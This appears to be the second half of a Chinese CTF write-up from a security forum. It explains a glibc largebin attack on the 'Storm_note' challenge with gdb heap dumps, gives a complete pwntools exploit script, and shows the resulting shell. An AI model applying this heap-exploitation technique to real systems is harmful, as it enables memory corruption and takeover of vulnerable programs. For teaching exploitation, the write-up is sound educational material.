接下来需要 alloc 一个 0x40 的 chunk，当 malloc 这个 chunk 时，首先会遍历 unsorted bin，从第一个 unsorted bin 的 bk 指针开始遍历（chunk2 的 bk 指针）。

```
add(0x40)
```

在 chunk2 中，这里我们伪造的是 bk=0xabcd0100-0x20=0xabcd00e0，发现 bk 指向的 chunk 的 size 为 0 不合适，这时和前面的步骤一样，将 chunk2 从 unsorted bin 中脱链放进 largebin 中。

这个过程会完成：

```

fwd->bk_nextsize->fd_nextsize=victim
fwd->bk=victim

```

■■■■■■■■

```

chunk5->bk_nextsize->fd_nextsize = chunk2
chunk5->bk = chunk2

```

那对于还没有分配之前来说，堆排布如下：

```

chunk2 ■
0x55e2396f2060: 0x0000000000000000      0x00000000000004f1
0x55e2396f2070: 0x0000000000000000      0x00000000abcd00e0  <-bk
0x55e2396f2080: 0x0000000000000000      0x0000000000000000
0x55e2396f2090: 0x0000000000000000      0x0000000000000000

chunk5 ■
0x55e2396f25c0: 0x0000000000000000      0x00000000000004e1
0x55e2396f25d0: 0x0000000000000000      0x00000000abcd00e8  <-bk
0x55e2396f25e0: 0x0000000000000000      0x00000000abcd00c3
0x55e2396f25f0: 0x0000000000000000      0x0000000000000000

```

在 add(0x40) 之后，情况应该是：

```

1. 0xabcd00c3->fd_nextsize = 0x55e2396f2060 ■
*0xabcd00e3 = 0x55e2396f2060

2. 0x55e2396f25c0->fd = 0x55e2396f2060 ■
*0x55e2396f25d8 = 0x55e2396f2060

```

验证一下，情况确实和我们预想的一样。

```

gdb-peda$ x/10xg 0x00000000abcd00c3+8*4
0xabcd00e3: 0x0000561b6d0cd060 ← 0xd857b80000000000
0xabcd00f3: 0x0cd06000007f1f56 0x1cc6b40000561b6d
0xabcd0103: 0xe2771e97bfcc7ccf 0xa653f2126a942438
0xabcd0113: 0xb7490fa2f42b1869 0xd5f1378e0bbb698d
0xabcd0123: 0x8a2b5431d390cae0 0x0000003db1c1772f
gdb-peda$ x/10xg 0x0000561b6d0cd060
0x561b6d0cd060: 0x0000000000000000 0x00000000000004f1
0x561b6d0cd070: 0x00007f1f56d857b8 0x00000000abcd00e8
0x561b6d0cd080: 0x0000561b6d0cd5c0 0x00000000abcd00c3
0x561b6d0cd090: 0x0000000000000000 0x0000000000000000
0x561b6d0cd0a0: 0x0000000000000000 0x0000000000000000
gdb-peda$ x/10xg 0x0000561b6d0cd5c0
0x561b6d0cd5c0: 0x0000000000000000 0x00000000000004e1
0x561b6d0cd5d0: 0x0000000000000000 0x0000561b6d0cd060
0x561b6d0cd5e0: 0x0000000000000000 0x0000561b6d0cd060
0x561b6d0cd5f0: 0x0000000000000000 0x0000000000000000
0x561b6d0cd600: 0x0000000000000000 0x0000000000000000

```

chunk2

chunk5
-> bk=chunk2

先知社区

所以这里在完成 unlink 操作后，这个 chunk 最后我们会分配到 0xabcd00f0 地址。

- largebin 中的 bk_nextsize 需要伪造成 p64(fake_chunk-0x18-5) 的原因类似于 fastbin 的检查机制。alloc 时的堆块会检查这个位置的 size 字段是否和当前的 malloc 的 size 满足对齐规则。

这里伪造的 size 为 0x56，因为受到 PIE 的影响这个值会有偏差，所以这里 alloc 失败的话可以多试几次。

```

gdb-peda$ x/20xg 0xabcd0100-0x30
0xabcd00d0: 0x0000000000000000 0x0000000000000000
0xabcd00e0: 0x2e537f8060000000 0x0000000000000056
0xabcd00f0: 0x00007f6a074107b8 0x0000562e537f8060
0xabcd0100: 0xdc89f7f36de565c8 0x3f00d0d979660d36
0xabcd0110: 0xc87abc01f06fa8b4 0xa3d4bc43e5738e88
0xabcd0120: 0x5143efee969af7a4 0xe1ca39ada0bf1df1
0xabcd0130: 0x0000000000000000 0x0000000000000001
0xabcd0140: 0x0000000000000000 0x0000000000000000
0xabcd0150: 0x0000000000000000 0x0000000000000000
0xabcd0160: 0x0000000000000000 0x0000000000000000
gdb-peda$ x/10xg &note
0x562e530350a0 <note>: 0x0000562e537f8010 0x0000562e537f8030
0x562e530350b0 <note+16>: 0x00000000abcd00f0 0x0000562e537f8560
0x562e530350c0 <note+32>: 0x0000562e537f8580 0x0000000000000000
0x562e530350d0 <note+48>: 0x0000562e537f8ab0 0x0000562e537f8050
0x562e530350e0 <note+64>: 0x0000562e537f85a0 0x0000000000000000

```

先知社区

此时的 chunk2 从 0xabcd00f0 开始填充，后面的 0x40 的大小区域都可控，所以这里只需要预先填入准备好的值，后面输入 666 就可以进入到后门函数，再次填入这个值即可通过判断，进而 getshell。

```

payload = p64(0) * 2 + p64(0) * 6
edit(2, payload)

```

```

p.sendlineafter('Choice: ', '666')

```

```

p.send(p64(0)*6)

```

exp

```

from pwn import *
p = process('./Storm_note')

```

```

def add(size):
    p.recvuntil('Choice')
    p.sendline('1')

```

```

p.recvuntil('?')
p.sendline(str(size))

def edit(idx,mes):
    p.recvuntil('Choice')
    p.sendline('2')
    p.recvuntil('?')
    p.sendline(str(idx))
    p.recvuntil('Content')
    p.send(mes)

def dele(idx):
    p.recvuntil('Choice')
    p.sendline('3')
    p.recvuntil('?')
    p.sendline(str(idx))

add(0x18)
add(0x508)
add(0x18)

add(0x18)
add(0x508)
add(0x18)
add(0x18)

edit(1,'a'*0x4f0+p64(0x500))
edit(4,'a'*0x4f0+p64(0x500))

dele(1)
edit(0,'a'*0x18)

add(0x18)
add(0x4d8)

dele(1)
dele(2)

add(0x30)
edit(7,'ffff')
add(0x4e0)

dele(4)
edit(3,'a'*0x18)
add(0x18)
add(0x4d8)
dele(4)
dele(5)
add(0x40)
edit(8,'ffff')

dele(2)
add(0x4e8)      # put chunk5 to largebin
dele(2)

content_addr = 0xabcd0100
fake_chunk = content_addr - 0x20

payload = p64(0)*2 + p64(0) + p64(0x4f1) # size
payload += p64(0) + p64(fake_chunk)      # bk
edit(7,payload)

payload2 = p64(0)*4 + p64(0) + p64(0x4e1) #size

```

```
payload2 += p64(0) + p64(fake_chunk+8)
payload2 += p64(0) + p64(fake_chunk-0x18-5)

edit(8,payload2)

add(0x40)

payload = p64(0) * 2+p64(0) * 6
edit(2,payload)

p.sendlineafter('Choice: ','666')

p.send(p64(0)*6)

p.interactive()
```

```
nick@nick-machine:~/pwn/xlink$ python pwn_storm_note.py
[+] Starting local process './Storm_note': Done
[*] running in new terminal: gdb -q "/home/nick/pwn/xlink/Storm_note" 34057
[+] Waiting for debugger: Done
[*] Switching to interactive mode
If you can open the lock, I will let you in
$ ls
5b757f4345b70      exp_pwn_2.py      pwn1_patch      pwn_storm_note.py
5b757f4347a22.so  libc1.so          pwn_1.py        Storm_note
core              libc-2.23.so      pwn2            story
exp_5b.py         noinfoleak        pwn_2.py        testre
exp_pwn_1.py      peda-session-Storm_note.txt  pwn_pwn1.py
exp_pwn_2_2.py    pwn_1            pwn_pwn3.py
```



总结

这题的难点在于构造 largebin 以及如何使用 largebin attack 来达到任意地址写的目的。若这题不存在 PIE 的话直接使用 unlink 就可以很快解出，所以这题的思想也在于对于 PIE 保护的处理。

参考资料

- https://blog.csdn.net/weixin_40850881/article/details/80293143
- https://mp.weixin.qq.com/s/rISyABoulRKygPmwfcUuXA?client=tim&ADUIN=1179317825&ADSESSION=1554624433&ADTAG=CLIENT.QQ.5603_0&ADPUBNO=1554624433&ADPUBNO=1554624433
- http://blog.eonew.cn/archives/709?tdsourcetag=s_pctim_aiomsg

点击收藏 | 0 关注 | 1

[上一篇：使用jQuery绕过DOMPurify](#)... [下一篇：利用Moodle自身特性与其他漏洞...](#)

1. 1 条回复



[ZhouYetao](#) 2019-04-17 19:53:20

大哥太强了

1 回复Ta

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)